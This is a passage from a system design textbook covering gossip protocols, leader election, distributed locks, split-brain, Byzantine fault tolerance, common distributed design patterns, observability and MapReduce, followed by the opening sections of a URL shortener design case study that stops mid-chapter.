Round 0: Only Node A has the information [A\*] [B] [C] [D] [E] [F] [G] [H] \* = has info Round 1: A randomly tells 2 peers (B, E) [A\*] [B\*] [C] [D] [E\*] [F] [G] [H] 3 nodes know Round 2: A, B, E each tell 2 random peers [A\*] [B\*] [C\*] [D\*] [E\*] [F\*] [G] [H] 6 nodes know Round 3: Most nodes gossip [A\*] [B\*] [C\*] [D\*] [E\*] [F\*] [G\*] [H\*] All nodes know! Convergence:  $O(\log N)$  rounds for N nodes For 1000 nodes: ~10 rounds to reach everyone For 1,000,000 nodes: ~20 rounds Properties: + Scalable: each node sends fixed number of messages per round + Fault tolerant: works even if many nodes fail (probabilistic guarantee) + Decentralized: no leader, no coordinator + Eventually consistent: all nodes WILL converge to the same state - Redundant messages: same info may be sent multiple times - Non-deterministic: exact convergence time is probabilistic - Eventually consistent: NOT immediately consistent

## Types of Gossip

1. ANTI-ENTROPY (Full State Exchange) Two nodes exchange their COMPLETE state and reconcile differences. Guarantees eventual convergence but high bandwidth. Used by: Dynamo, Cassandra (Merkle tree-based anti-entropy) 2. RUMOR MONGERING (Epidemic Dissemination) Nodes spread "rumors" (updates) to random peers. When a node receives a rumor it already has, it probabilistically stops spreading it (to reduce redundancy). Used by: SWIM failure detection, cluster membership 3. AGGREGATION GOSSIP Each node has a VALUE (e.g., its CPU load). Through gossip, nodes compute a GLOBAL AGGREGATE (e.g., average CPU). Each round: node exchanges value with a random peer, both update their local estimate to the average of the two. After  $O(\log N)$  rounds: all nodes have a good estimate of the global average. Used by: Monitoring, load balancing, resource allocation

## Real-World Gossip Applications

+-----+ | System | What Is Gossipped |  
+-----+ | Cassandra | Cluster membership, token ring, schema changes, | | node  
health, data center topology | +-----+ | Consul/Serf | Node membership  
(join/leave/fail), user events, | | service health status | +-----+ | DynamoDB |  
Membership changes, partition assignment | +-----+ | Redis Cluster | Cluster state,  
slot assignment, failover decisions | +-----+ | Blockchain | Transaction  
propagation, block propagation | +-----+

# 35.7 Distributed Coordination

Multiple nodes need to coordinate actions: elect leaders, acquire locks, agree on configuration, and maintain membership. These are **coordination problems**.

## Leader Election

Problem: Multiple nodes must agree on ONE leader who performs special duties (e.g., handling writes, coordinating tasks, managing resources). Approach 1: Bully Algorithm - Highest-ID node becomes leader - If leader fails, next highest-ID detects via timeout and claims leadership - Simple but: network partitions can cause SPLIT-BRAIN (two leaders!) Approach 2: Raft Leader Election (the standard) Term 1: Node C is leader +-----+ +-----+ | A | | B | | C | <- LEADER |follow| |follow| |leader| +-----+ +-----+ +-----+ Node C crashes! After election timeout: +-----+ +-----+ | A | | B | | C | |cand| |follow| | DEAD | | date| | | | +-----+ +-----+ +-----+ Node A starts election for Term 2: A -> B: "Vote for me in term 2?" B -> A: "Yes" (B hasn't voted for anyone in term 2 yet) A receives majority (2 of 3 = quorum) -> A becomes leader! Term 2: Node A is leader +-----+ +-----+ +-----+ | A | | B | | C | |LEADER| |follow| | DEAD | +-----+ +-----+ +-----+ Key properties: - At most ONE leader per term (each node votes only once per term) - Requires majority quorum (no split-brain with odd number of nodes) - Election timeout is randomized to prevent ties Used by: etcd (Raft), ZooKeeper (ZAB), Consul (Raft), CockroachDB (Raft)

## Distributed Locks

Problem: Two services must not process the same order simultaneously. Naive approach: Single Redis lock SET lock:order:42 "service-a" NX EX 30 # NX = only if not exists, EX = expires in 30 seconds Problems with single-node Redis lock: - If Redis crashes, lock is lost -> two holders possible - If lock holder crashes, lock expires after TTL -> another process grabs it - If lock holder is slow (GC pause), lock expires while STILL PROCESSING Fencing Tokens (the solution to expired locks): +-----+ | Service A  
acquires lock with fencing token #33 | | Service A is slow (GC pause)... lock expires | | Service B acquires lock with fencing token #34 | |  
Service A wakes up, tries to write with token #33 | | Storage server: "Token #33 < #34. REJECTED. Stale lock holder!" |  
+-----+ +-----+ +-----+ Timeline: Service A: lock(token=33) ... [GC pause] ... write(token=33) ->  
REJECTED Service B: lock(token=34) ... write(token=34) -> ACCEPTED The storage server tracks the highest token it has seen. Any write with a LOWER  
token is rejected (stale lock holder). Redlock (distributed lock across multiple Redis masters): To acquire a lock: 1. Get current time T1 2. Try  
to SET NX EX on N Redis masters (e.g., 5 masters) 3. If lock acquired on MAJORITY ( $\geq N/2 + 1 = 3$ ), AND elapsed time  $(T2 - T1) < \text{lock TTL}$  -> lock  
is acquired! 4. If failed, release lock on ALL masters +-----+ +-----+ +-----+ +-----+ +-----+ | Redis | | Redis | | Redis | | Redis | |  
Redis | | 1 | | 2 | | 3 | | 4 | | 5 | | LOCKED| | LOCKED| | LOCKED| | failed| | failed| +-----+ +-----+ +-----+ +-----+ +-----+ 3 of 5  
locked = MAJORITY -> lock acquired

## ZooKeeper and etcd — Coordination Services

ZooKeeper and etcd are specialized distributed systems that provide coordination primitives for other distributed systems.  
+-----+ | Primitive | ZooKeeper | etcd |

```

+-----+ | Data model | Hierarchical (tree) | Flat key-value | | | /app/config/db_url
| /app/config/db_url | +-----+ | Consensus | ZAB protocol | Raft protocol |
+-----+ | Watch/Notify | Watcher callbacks | Watch API (streaming) |
+-----+ | Ephemeral nodes | Yes (auto-delete on | Lease-based (similar) | | |
session disconnect) | | +-----+ | Typical cluster | 3 or 5 nodes | 3 or 5 nodes |
+-----+ | Written in | Java | Go |
+-----+ | Used by | Kafka, Hadoop, | Kubernetes, CoreDNS, | | | HBase, Solr |
Vitess, CockroachDB | +-----+ | Common use cases: 1. Configuration management (dynamic
config pushed to all services) 2. Service discovery (register/deregister service instances) 3. Leader election (ephemeral nodes + watches) 4.
Distributed locks (sequential ephemeral znodes) 5. Cluster membership (who is alive?) 6. Barriers and queues (synchronize distributed tasks)

```

## 35.8 Network Partitions and Split-Brain

A **network partition** occurs when the network divides a cluster into two or more groups that can communicate internally but NOT with each other.

```

Normal operation: +---+ +---+ +---+ +---+ +---+ | A |---| B |---| C |---| D |---| E | +---+ +---+ +---+ +---+ +---+ Network partition: +---+ +---+
X +---+ +---+ | A |---| B | X | C |---| D | +---+ +---+ X +---+ +---+ X Partition 1 X Partition 2 (A, B) X (C, D, E – has node E too) Both
partitions are internally healthy. But they CANNOT communicate with each other.

```

### The Split-Brain Problem

If both partitions have a leader: Partition 1: "B is our leader!" -> accepts writes Partition 2: "D is our leader!" -> accepts writes Result: TWO independent leaders accepting CONFLICTING writes! When the partition heals, the data has DIVERGED. This is a DISASTER for systems requiring consistency. Real-world example: - Database master in Partition 1 writes: user.balance = \$900 - Database master in Partition 2 writes: user.balance = \$1100 - Partition heals: which balance is correct? BOTH are "valid." Prevention strategies: 1. QUORUM-BASED (most common): A leader needs votes from a MAJORITY ( $N/2 + 1$ ) to operate. With 5 nodes, need 3 votes. Only ONE partition can have a majority -> only ONE leader. Partition 1 (2 nodes): Cannot form quorum -> becomes READ-ONLY Partition 2 (3 nodes): Has quorum -> continues operating 2. FENCING (STONITH – Shoot The Other Node In The Head): When a new leader is elected, the old leader is FORCIBLY shut down (via management interface, power control, etc.) to guarantee there's only one leader. Used by: Pacemaker (Linux HA), some database clusters 3. LEASE-BASED: Leader holds a TIME-BOUNDED LEASE. Lease must be renewed periodically. If leader can't reach quorum to renew lease, it steps down. New leader cannot be elected until old lease expires. Used by: Google Chubby, etcd, ZooKeeper (session timeouts)

## 35.9 Byzantine Fault Tolerance

**Byzantine failures** are the worst kind: a node doesn't just crash, it actively sends **wrong, contradictory, or malicious data** to other nodes.

The Byzantine Generals Problem (Lamport, 1982): 3 generals must agree on "ATTACK" or "RETREAT." One general is a TRAITOR who sends conflicting messages. General A (loyal): "ATTACK" General B (loyal): "ATTACK" General C (TRAITOR): tells A "ATTACK", tells B "RETREAT" A thinks: 2 ATTACK, 0 RETREAT -> ATTACK B thinks: 1 ATTACK, 1 RETREAT -> ??? (no consensus!) Result: Loyal generals take different actions = DISASTER. Theorem: To tolerate  $f$  Byzantine faults, you need at least  $3f + 1$  nodes. - Tolerate 1 Byzantine node: need 4 nodes - Tolerate 2 Byzantine nodes: need 7 nodes

### When Do You Need BFT?

```

+-----+ | Environment | BFT Needed? | Why |
+-----+ | Public blockchain | YES | Nodes are untrusted, | | | financially
incentivized | | | to cheat | +-----+ | Private enterprise | NO | Nodes controlled
by one | | cluster | | organization, trusted | +-----+ | Cloud infrastructure |
RARELY | Cloud provider is trusted | (AWS, GCP, Azure) | | (crash faults, not | | | Byzantine) |
+-----+ | Financial systems with | SOMETIMES | Regulatory compliance | | multiple
parties | | may require BFT | +-----+ | Most distributed systems (databases, message
queues, service meshes) assume CRASH FAULTS only. BFT is dramatically more expensive: Crash fault tolerance: Need $2f + 1$ nodes to tolerate f
failures Byzantine fault tolerance: Need $3f + 1$ nodes to tolerate f failures BFT message complexity: $O(n^2)$ per consensus round Crash FT (Raft):
 $O(n)$ per consensus round

```

## 35.10 Distributed System Design Patterns

These patterns are the building blocks for solving recurring problems in distributed systems.

### Pattern 1: Write-Ahead Log (WAL)

Problem: A node crashes mid-operation. How do you recover? Solution: Before modifying state, write the INTENT to a durable log. On recovery, replay the log to restore state. Operation: 1. Write to WAL: "UPDATE balance SET amount=900 WHERE user\_id=42" 2. Apply the change to in-memory state 3. Acknowledge to client Crash at step 2? On restart, replay WAL -> state is recovered. Used by: PostgreSQL (WAL), MySQL (redo log), Kafka (commit log), etcd (Raft log), every serious database

## Pattern 2: Quorum

Problem: How to ensure read/write consistency across replicas? Solution: Require a MINIMUM number of nodes to agree on reads and writes.  $W + R > N$  guarantees overlap between write and read sets.  $N = 3$  replicas  $W = 2$  (write to at least 2 replicas)  $R = 2$  (read from at least 2 replicas)  $W + R = 4 > 3 = N$  -> guaranteed to read latest write Write: Read: Client -> [R1: write OK] Client -> [R1: v2] <-- latest Client -> [R2: write OK] Client -> [R2: v1] <-- stale Client -> [R3: timeout, skip] -> Return v2 (higher version wins) 2 of 3 written ( $W=2$  satisfied) 2 of 3 read ( $R=2$  satisfied) At least 1 overlap -> get latest! Common configurations: +-----+-----+-----+ | N | W | R | Trade-off | +-----+-----+-----+ | 3 | 2 | 2 | Balanced consistency + availability | | 3 | 3 | 1 | Strong writes, fast reads | | 3 | 1 | 3 | Fast writes, strong reads | | 3 | 1 | 1 | Maximum availability, eventual consistency | +-----+-----+-----+ Used by: Cassandra, DynamoDB, Riak

## Pattern 3: Consistent Hashing

Problem: Distribute data across N nodes. When nodes join/leave, minimize data movement. Hash ring: keys and nodes mapped to positions on a ring. Each key is assigned to the NEXT node clockwise on the ring. Adding a node only affects keys between it and its predecessor. See Chapter 11 for detailed explanation with diagrams. Used by: DynamoDB, Cassandra, Memcached, load balancers

## Pattern 4: Merkle Tree (Hash Tree)

Problem: How to detect differences between two large datasets efficiently? (e.g., which data is out of sync between replicas) Solution: Build a tree of hashes. Compare from root down. If roots match -> data is identical (no need to compare further). If roots differ -> traverse down to find exactly which blocks differ. Dataset: [A, B, C, D]  $\text{Hash}(H_{12} + H_{34}) = \text{ROOT}$  / \  $H_{12} = \text{Hash}(H_1 + H_2)$   $H_{34} = \text{Hash}(H_3 + H_4)$  / \ / \  $H_1 = \text{Hash}(A)$   $H_2 = \text{Hash}(B)$   $H_3 = \text{Hash}(C)$   $H_4 = \text{Hash}(D)$  | | | A B C D Comparing two replicas: Replica 1 root: abc123 Replica 2 root: abc123 -> MATCH! Data is identical. Done! (Only 1 comparison needed) Replica 1 root: abc123 Replica 2 root: xyz789 -> DIFFER! Compare children:  $H_{12}$  matches -> A and B are synced  $H_{34}$  differs -> Compare  $H_3$  and  $H_4$   $H_3$  matches -> C is synced  $H_4$  differs -> D is out of sync! Transfer only D. Efficiency:  $O(\log N)$  comparisons instead of  $O(N)$  full data scan. To sync 1 billion records, only ~30 hash comparisons needed to identify the exact records that differ. Used by: Cassandra (anti-entropy repair), DynamoDB, Git, BitTorrent, IPFS, blockchain (every block links hashes)

## Pattern 5: Sidecar

Problem: You want to add cross-cutting concerns (logging, monitoring, auth, networking) without modifying application code. Solution: Deploy a helper process alongside each application instance. +-----+-----+-----+ | Pod / VM | | +-----+-----+-----+ | | Application | | Sidecar Proxy | | | (your code, any |<-->| (Envoy, Linkerd) | | | language) | | | | Knows nothing | | Handles: | | | about networking | | - Service discovery | | | +-----+-----+ | - Load balancing | | | - mTLS encryption | | | - Retries + circuit break | | | - Metrics + tracing | | | +-----+-----+ | +-----+-----+ Used by: Istio (Envoy sidecar), Linkerd, Consul Connect

## Pattern 6: Circuit Breaker

Problem: A downstream service is failing. Continuing to call it: - Wastes resources on doomed requests - Can cascade the failure to YOUR service (thread pool exhaustion) Solution: Track failures. If too many, STOP calling for a while. States: CLOSED (normal) -> failures exceed threshold -> OPEN (reject all calls) OPEN -> after timeout -> HALF-OPEN (allow ONE test request) HALF-OPEN -> test succeeds -> CLOSED (back to normal) HALF-OPEN -> test fails -> OPEN (wait longer) +-----+ failures > threshold +-----+ | CLOSED | +-----+-----+ | OPEN | | (allow | |(deny | | all) | <-----+-----+ | all) | +-----+ test request succeeds +----+ ^ | | timeout expires | | v | +-----+ +-----+ test succeeds -----| HALF- | | OPEN | test fails -----> | (allow | (back to OPEN) | one) | +-----+ Used by: Netflix Hystrix, Resilience4j, Polly (.NET)

## Pattern 7: Saga Pattern

Problem: Distributed transaction across multiple services (can't use 2PC due to availability concerns). Solution: Break into a sequence of local transactions, each with a compensating action (undo). Order Saga: 1. Create Order (Payment Service) Compensate: Cancel Order 2. Reserve Inventory (Inventory Service) Compensate: Release Inventory 3. Charge Payment (Payment Service) Compensate: Refund Payment 4. Ship Order (Shipping Service) Compensate: Cancel Shipment If step 3 fails: -> Compensate step 2: Release Inventory -> Compensate step 1: Cancel Order -> User notified: "Payment failed, order cancelled" See Chapter 24 for detailed saga patterns (choreography vs orchestration).

## Pattern 8: Event Sourcing

Problem: Storing only current state loses HISTORY. Can't answer "what did the system look like at 3:00 PM yesterday?" Solution: Store every STATE CHANGE as an immutable EVENT. Current state = replay all events from the beginning. Events (immutable log): 1. AccountCreated { id: 42, name: "Alice" } 2. MoneyDeposited { id: 42, amount: 1000 } 3. MoneyWithdrawn { id: 42, amount: 200 } 4. MoneyDeposited { id: 42, amount: 500 } Current state: replay 1->2->3->4 -> balance = \$1300 State at event 2: replay 1->2 -> balance = \$1000 Used by: Event-driven systems, banking (audit trail), CQRS systems See Chapter 22 for event-driven architecture details.

## Pattern 9: CQRS (Command Query Responsibility Segregation)

Problem: Reads and writes have different scalability and optimization needs. Solution: Separate the WRITE model (commands) from the READ model (queries). +-----+ Command +-----+ Events +-----+ | Client | (write) -> | Write | -----> | Event | +-----+ | Model | | Store | +-----+ +-----+ | +-----+ Query +-----+ Projections | | Client | (read) -> | Read | <-----+ +-----+ | Model | +-----+ Write model: optimized for validation, business rules, consistency Read model: optimized for queries, denormalized, fast reads See Chapter 23 for detailed CQRS patterns.

Pattern 10: Outbox Pattern

Problem: Dual writes – updating a database AND publishing an event. If the DB write succeeds but the event publish fails (or vice versa), the system becomes inconsistent. Solution: Write the event to an OUTBOX TABLE in the SAME database transaction. A separate process reads the outbox and publishes events. +-----+ Single DB Transaction +-----+ | App | --> UPDATE orders SET ... | DB | | Server | --> INSERT INTO outbox(event) | | +-----+ COMMIT +-----+ | +-----+V-----+ +-----+ | Outbox Publisher |---->| Kafka / | | (reads outbox table, | | RabbitMQ | | publishes events, | +-----+ | marks as published) | +-----+ The database transaction guarantees atomicity: BOTH the state change AND the outbox event are committed or neither is. See Chapter 24 for detailed outbox pattern implementation.

Complete Pattern Catalog — Quick Reference

+-----+ | Pattern | When to Use |  
+-----+ | Write-Ahead Log (WAL) | Crash recovery, durability | | Quorum | Tunable consistency in replicated systems | | Consistent Hashing | Data distribution with minimal reshuffling | | Merkle Tree | Efficient data sync between replicas | | Sidecar | Cross-cutting concerns without code changes | | Circuit Breaker | Prevent cascading failures | | Saga | Distributed transactions without 2PC | | Event Sourcing | Audit trail, temporal queries, replay | | CQRS | Separate read/write optimization | | Outbox | Reliable event publishing + DB consistency | | Bulkhead | Isolate failures (separate thread pools) | | Retry with Backoff | Transient failure recovery | | Idempotency Key | Safe retries (prevent duplicate processing) | | Leader Election | Single coordinator for writes/tasks | | Lease | Time-bounded resource ownership | | Fencing Token | Prevent stale clients from writing | | Bloom Filter | Probabilistic set membership (avoid disk I/O) | | Strangler Fig | Incremental migration from monolith | | Anti-Corruption Layer | Isolate new system from legacy system | | Ambassador | Offload connectivity concerns to proxy | +-----+

35.11 Observability in Distributed Systems

When a request spans 10 services across 3 data centers, how do you debug a slow response? **Observability** provides the answer through three pillars: metrics, logs, and traces.

The Three Pillars

+-----+ | OBSERVABILITY |  
+-----+ | | | METRICS LOGS TRACES | | (What happened?) (Why did it happen?) (Where did it happen?) | | | - Request rate - Error messages - End-to-end request | | - Error rate - Stack traces flow across services | | - Latency (p50/p99) - Audit events - Per-service timing | | - CPU, memory, disk - Debug info - Bottleneck ID | | - Queue depth - Structured JSON - Dependency map | | | Tools: Tools: Tools: | | Prometheus ELK Stack Jaeger | | Grafana Splunk Zipkin | | Datadog Datadog Datadog | | CloudWatch CloudWatch AWS X-Ray | +-----+

Distributed Tracing — Following a Request Across Services

User -> API Gateway -> Auth Service -> Order Service -> Payment -> DB Without tracing: "The request took 2.5 seconds. Which service was slow?" With tracing (each service adds a span): Trace ID: abc-123-def (propagated through ALL services) |----- API Gateway (50ms) -----| |-- Auth Service (15ms) --| |-- Order Service (200ms) -----| |-- DB Query (150ms) --| |-- Payment (2000ms) --| Total: 2265ms. Root cause: Payment service took 2000ms! How it works: 1. First service generates a Trace ID (unique per request) 2. Each service creates a SPAN (start time, end time, service name) 3. Trace ID + Span ID propagated via HTTP headers: traceparent: 00-abc123def-span456-01 4. Each service sends its span to a tracing backend (Jaeger, Zipkin) 5. Backend assembles the full trace from all spans OpenTelemetry standard headers: traceparent: 00-<trace-id>-<span-id>-<flags> tracestate: vendor-specific data

Correlation IDs

A simpler alternative to full tracing: propagate a single REQUEST ID through all services and include it in every log line. API Gateway generates: X-Request-ID: req-abc-123 Auth Service log: [req-abc-123] Validated JWT for user 42 Order Service log: [req-abc-123] Creating order for user 42, product 99 Payment log: [req-abc-123] Charging \$49.99 to card ending 4242 Payment log: [req-abc-123] ERROR: Payment gateway timeout after 2000ms To debug: grep "req-abc-123" across ALL service logs. Implementation: 1. API Gateway generates UUID and adds X-Request-ID header 2. Every service reads X-Request-ID from incoming request 3. Every service includes it in ALL log lines 4. Every outgoing request forwards X-Request-ID header 5. Centralized logging (ELK/Splunk) allows searching by request ID

35.12 MapReduce and Distributed Batch Processing

When you need to process petabytes of data, no single machine can do it. **MapReduce** is the foundational pattern for distributed batch processing.

How MapReduce Works

Problem: Count word frequency across 1 TB of documents stored on 1000 servers. Phase 1: MAP (parallel, on each machine where data lives) Machine 1: "the cat sat on the mat" -> Map output: [(the,1), (cat,1), (sat,1), (on,1), (the,1), (mat,1)] Machine 2: "the dog sat on the log" -> Map output: [(the,1), (dog,1), (sat,1), (on,1), (the,1), (log,1)] Phase 2: SHUFFLE (group by key, redistribute across machines) All (the, \*) ->

```
Reducer 1: [(the,1), (the,1), (the,1), (the,1)] All (cat, *) -> Reducer 2: [(cat,1)] All (sat, *) -> Reducer 2: [(sat,1), (sat,1)] All (dog, *) ->
Reducer 3: [(dog,1)] Phase 3: REDUCE (aggregate per key) Reducer 1: (the, [1,1,1,1]) -> (the, 4) Reducer 2: (cat, [1]) -> (cat, 1), (sat, [1,1])
-> (sat, 2) Reducer 3: (dog, [1]) -> (dog, 1) +-----+ +-----+ +-----+ | Data 1 | | Data 2 | | Data 3 | | MAP | | MAP | | MAP | +-----+
+---+---+ +---+---+ | | | +----- SHUFFLE (by key) -----+ | | | +---v---+ +---v---+ +---v---+ | REDUCE | | REDUCE | | REDUCE | | key:the| |
key:cat| | key:dog| | =4 | | sat=2 | | =1 | +-----+ +-----+ +-----+ Used by: Hadoop MapReduce, Google's original MapReduce (2004 paper)
```

## Beyond MapReduce

```
MapReduce was revolutionary but has limitations: - Writes intermediate results to disk (slow) - Multi-stage jobs require chaining MapReduce steps
(complex) - Not suitable for iterative algorithms (ML training) Modern alternatives:
+-----+ | System | Improvement over MapReduce |
+-----+ | Apache Spark | In-memory processing (10-100x faster), DAG-based | | |
execution, supports SQL, ML, streaming | +-----+ | Apache Flink | True stream
processing (not micro-batches), | | | exactly-once semantics, event-time processing |
+-----+ | Google Dataflow | Unified batch + stream model, auto-scaling, | | (Apache
Beam) | serverless, portable across runners | +-----+ | Presto/Trino | Interactive
SQL queries on distributed data, | | | no ETL needed, federated queries across sources |
+-----+
```

## 35.13 Real-World Distributed Systems

### Google's Infrastructure Stack

```
+-----+ | GOOGLE'S STACK |
+-----+ | | | Borg (2004) -> Kubernetes (2014, open-sourced) | | Cluster management,
container orchestration | | | GFS (2003) -> Colossus | | Distributed file system for petabyte-scale storage | | | MapReduce (2004) -> Flume ->
Cloud Dataflow | | Batch and stream processing | | | Bigtable (2006) -> Cloud Bigtable | | Wide-column store for structured data at massive
scale | | | Chubby -> etcd (spiritual successor in open-source) | | Distributed lock service using Paxos consensus | | | Spanner (2012) ->
Cloud Spanner | | Globally distributed SQL database with TrueTime | | First system to achieve external consistency at global scale | | | Pub/Sub
(internal) -> Cloud Pub/Sub | | Global message bus for event-driven architectures |
+-----+ Key lesson from Google: EVERY major open-source distributed system was
inspired by a Google paper. Read the papers.
```

### Amazon's Distributed Architecture

```
+-----+ | AMAZON / AWS STACK |
+-----+ | | | Dynamo (2007 paper) -> DynamoDB | | Leaderless replication, consistent
hashing, vector clocks, | | tunable consistency (eventually consistent by default) | | Key innovation: "always writable" even during partitions |
| | | S3 (2006) | | Object storage with 11 9's of durability | | Stores trillions of objects, petabytes of data | | Uses consistent hashing for
distribution | | | SQS (2006) | | Distributed message queue. At-least-once delivery. | | Designed for decoupling microservices. | | | Kinesis
| | Real-time stream processing (like Kafka, AWS-managed) | | | Aurora | | Distributed MySQL/PostgreSQL with storage-compute separation | |
6-way replication across 3 AZs, 4/6 write quorum, 3/6 read | +-----+ Key lesson:
Amazon's "two-pizza teams" each own a service. Services communicate ONLY via APIs (no shared databases). This forced them to solve distributed
systems problems early.
```

### Meta (Facebook) Distributed Infrastructure

```
+-----+ | META'S STACK |
+-----+ | | | TAO (The Associations and Objects) | | Distributed cache for the
social graph | | Billions of nodes and edges, cached across thousands of | | Memcached servers with read-after-write consistency | | | Cassandra
(co-created by Facebook, then open-sourced) | | Wide-column store for Inbox Search (initially) | | | RocksDB (created by Facebook, open-sourced)
| | Embedded key-value store, LSM-tree based | | Used inside MySQL (MyRocks), Kafka, CockroachDB | | | Thrift (created by Facebook,
open-sourced) | | Cross-language RPC framework (predecessor to gRPC concepts) | | | ZippyDB | | Distributed key-value store built on RocksDB +
Paxos | | Used for: durable message queues, counters, metadata storage | +-----+ Key
lesson: Meta invested heavily in CACHING. Their architecture philosophy: "Cache everything, compute at the edge, tolerate eventual consistency for
social data."
```

## Key Takeaways

```
+-----+ | Distributed Systems – Key Takeaways |
+-----+ | | | 1. A distributed system has NO shared memory, NO global clock, and
| | PARTIAL failures. These three properties make everything hard. | | | 2. Internalize the 8 Fallacies: the network is unreliable, latency | |
is non-zero, bandwidth is finite, the network is insecure, | | topology changes, there are many administrators, transport has | | cost, and the
network is heterogeneous. | | | 3. You CANNOT distinguish a crashed node from a slow node from a | | network partition. This fundamental
ambiguity drives the need | | for timeouts, heartbeats, quorums, and consensus protocols. | | | 4. Failure detection is probabilistic, not
certain. Use heartbeats | | for simple systems, phi accrual for adaptive detection, and | | SWIM gossip for large-scale peer-to-peer membership. |
| | 5. Physical clocks are unreliable across nodes. Use Lamport clocks | | for causal ordering, vector clocks for concurrency detection, | | HLC
for practical systems, and TrueTime for global consistency. | | | 6. Gossip protocols spread information in O(log N) rounds. They are | |
scalable, fault-tolerant, and decentralized – ideal for cluster | | membership, failure detection, and state dissemination. | | | 7. Distributed
coordination (leader election, locks) requires | | consensus. Use ZooKeeper or etcd for coordination primitives. | | Use fencing tokens to prevent
```

stale lock holders from writing. | | | 8. Network partitions cause split-brain. Prevent with quorum-based | | voting (only majority partition can operate). Byzantine fault | | tolerance is needed only for untrusted environments. | | | 9. Master the design patterns: WAL for recovery, Quorum for | | consistency, Circuit Breaker for resilience, Saga for distributed | | transactions, Event Sourcing for audit trails, Outbox for | | reliable event publishing, Sidecar for cross-cutting concerns. | | | 10. Observability is non-negotiable. Implement distributed tracing | | (OpenTelemetry), correlation IDs in logs, and comprehensive | | metrics (request rate, error rate, latency percentiles). | | | 11. Study the foundational systems: Google (Spanner, Bigtable, GFS), | | Amazon (Dynamo, S3, Aurora), Meta (TAO, RocksDB). Every major | | open-source distributed system was inspired by their papers. | | | 12. The golden rule: don't distribute unless you must. A single | | well-tuned PostgreSQL server handles more than most people think. | | Distribution adds enormous complexity – make sure the benefits | | (scale, fault tolerance, latency) justify the cost. | | +-----+

---

*This chapter provides the theoretical foundation. For specific implementations, see: [Ch 11 — Partitioning](#) | [Ch 12 — Replication](#) | [Ch 13 — Consistency](#) | [Ch 24 — Distributed Transactions](#) | [Ch 25 — Consensus Algorithms](#)*

---

# PART VII - REAL-WORLD CASE STUDIES

---

---



# Chapter 27: Design a URL Shortener (TinyURL / Bitly)

## 1. Problem Statement

Design a URL shortening service like TinyURL or Bitly that takes a long URL and returns a short, unique alias. When users visit the short URL, they are redirected to the original long URL. The system must handle massive scale, provide low-latency redirects, and optionally support analytics, custom aliases, and link expiration.

## 2. Functional Requirements

| ID  | Requirement  | Description                                                                           |
|-----|--------------|---------------------------------------------------------------------------------------|
| FR1 | Shorten URL  | Given a long URL, generate a unique short URL                                         |
| FR2 | Redirect     | When a user visits the short URL, redirect to the original long URL                   |
| FR3 | Custom Alias | Users can optionally choose a custom short code (e.g., <code>sho.rt/my-brand</code> ) |
| FR4 | Link Expiry  | Users can set an expiration time for shortened URLs                                   |
| FR5 | Analytics    | Track click count, referrer, geo, device (optional, async)                            |
| FR6 | Delete URL   | Users can delete their shortened URLs                                                 |

## 3. Non-Functional Requirements

| ID   | Requirement       | Target                                                     |
|------|-------------------|------------------------------------------------------------|
| NFR1 | High Availability | 99.99% uptime for redirect service                         |
| NFR2 | Low Latency       | Redirect in < 10ms (excluding network)                     |
| NFR3 | Not Guessable     | Short codes should not be sequential or easily predictable |
| NFR4 | Durability        | Once created, URL mappings must not be lost                |
| NFR5 | Scalability       | Handle 100M new URLs/day, 10B redirects/day                |
| NFR6 | Read-Heavy        | Read-to-write ratio ~100:1                                 |

## 4. Capacity Estimation

### 4.1 Traffic Estimation

Write (URL creation): 100M new URLs/day = 100,000,000 / 86,400 sec ~ 1,160 writes/sec Peak: ~3,500 writes/sec (3x average) Read (Redirects): Read:Write = 100:1 = 100 \* 1,160 ~ 116,000 reads/sec Peak: ~350,000 reads/sec

### 4.2 Storage Estimation

Assume each URL mapping record: - short\_code: 7 bytes - long\_url: average 200 bytes - created\_at: 8 bytes - expires\_at: 8 bytes - user\_id: 8 bytes  
- metadata: ~70 bytes Total: ~300 bytes per record Daily: 100M \* 300 bytes = 30 GB/day Yearly: 30 GB \* 365 = ~11 TB/year 5 years: ~55 TB  
(manageable with sharding)

## 4.3 Bandwidth Estimation

Incoming (writes): 1,160 req/s \* 300 bytes ~ 350 KB/s Outgoing (reads): 116,000 req/s \* 300 bytes ~ 35 MB/s

## 4.4 Cache Estimation

Following the 80/20 rule (80% traffic from 20% URLs): Daily unique URLs accessed: ~1B redirect / day (assume) 20% hot URLs: 200M URLs Cache size:  
200M \* 300 bytes ~ 60 GB Fits in a few Redis instances

---

## 5. API Design

### 5.1 Shorten URL

POST /api/v1/shorten Headers: Authorization: Bearer <api\_key> Content-Type: application/json Request Body: { "long\_url":  
"https://www.example.com/very/long/path?with=params&and=more", "custom\_alias": "my-brand", // optional "expires\_at": "2025-12-31T23:59:59Z" //  
optional } Response: 201 Created { "short\_url": "https://sho.rt/aB3xK9z", "short\_code": "aB3xK9z", "long\_url":  
"https://www.example.com/very/long/path?with=params&and=more", "created\_at": "2024-01-15T10:30:00Z", "expires\_at": "2025-12-31T23:59:59Z" }

### 5.2 Redirect

GET /{shortCode} e.g., GET /aB3xK9z Response: 301 Moved Permanently (or 302 Found) Headers: Location:  
https://www.example.com/very/long/path?with=params&and=more

### 5.3 Delete URL

DELETE /api/v1/urls/{shortCode} Headers: Authorization: Bearer <api\_key> Response: 204 No Content

### 5.4 Get Analytics

GET /api/v1/urls/{shortCode}/analytics Headers: Authorization: Bearer <api\_key> Response: 200 OK { "short\_code": "aB3xK9z", "total\_clicks": 15234,  
"clicks\_by\_day": [...], "top\_referrers": [...], "top\_countries": [...] }

---

## 6. Short URL Generation Strategies

The core challenge: how do we generate a unique, short, non-guessable code?

### 6.1 How Many Characters Do We Need?

Characters in Base62: [a-z, A-Z, 0-9] = 62 characters Length 6:  $62^6 = 56.8$  billion combinations Length 7:  $62^7 = 3.5$  trillion combinations At  
100M URLs/day for 10 years = 365 billion URLs Length 7 gives us 3.5T >> 365B (sufficient with 10x headroom) Decision: Use 7-character Base62 codes

### 6.2 Approach 1: Hash + Collision Handling

Algorithm: 1. Compute MD5 or SHA-256 of the long URL 2. Take the first 43 bits (enough for 7 Base62 chars) 3. Encode as Base62 -> 7-character code  
4. Check DB for collision 5. If collision, append a counter and re-hash, or take next 43 bits Pros: - Same URL always produces the same hash  
(dedup built-in) - Stateless – no coordination needed Cons: - Collision handling adds complexity and DB lookups - Not truly "non-guessable" since  
same input = same output - Need to handle race conditions on collision check

### 6.3 Approach 2: Pre-Generated Key Service (KGS)

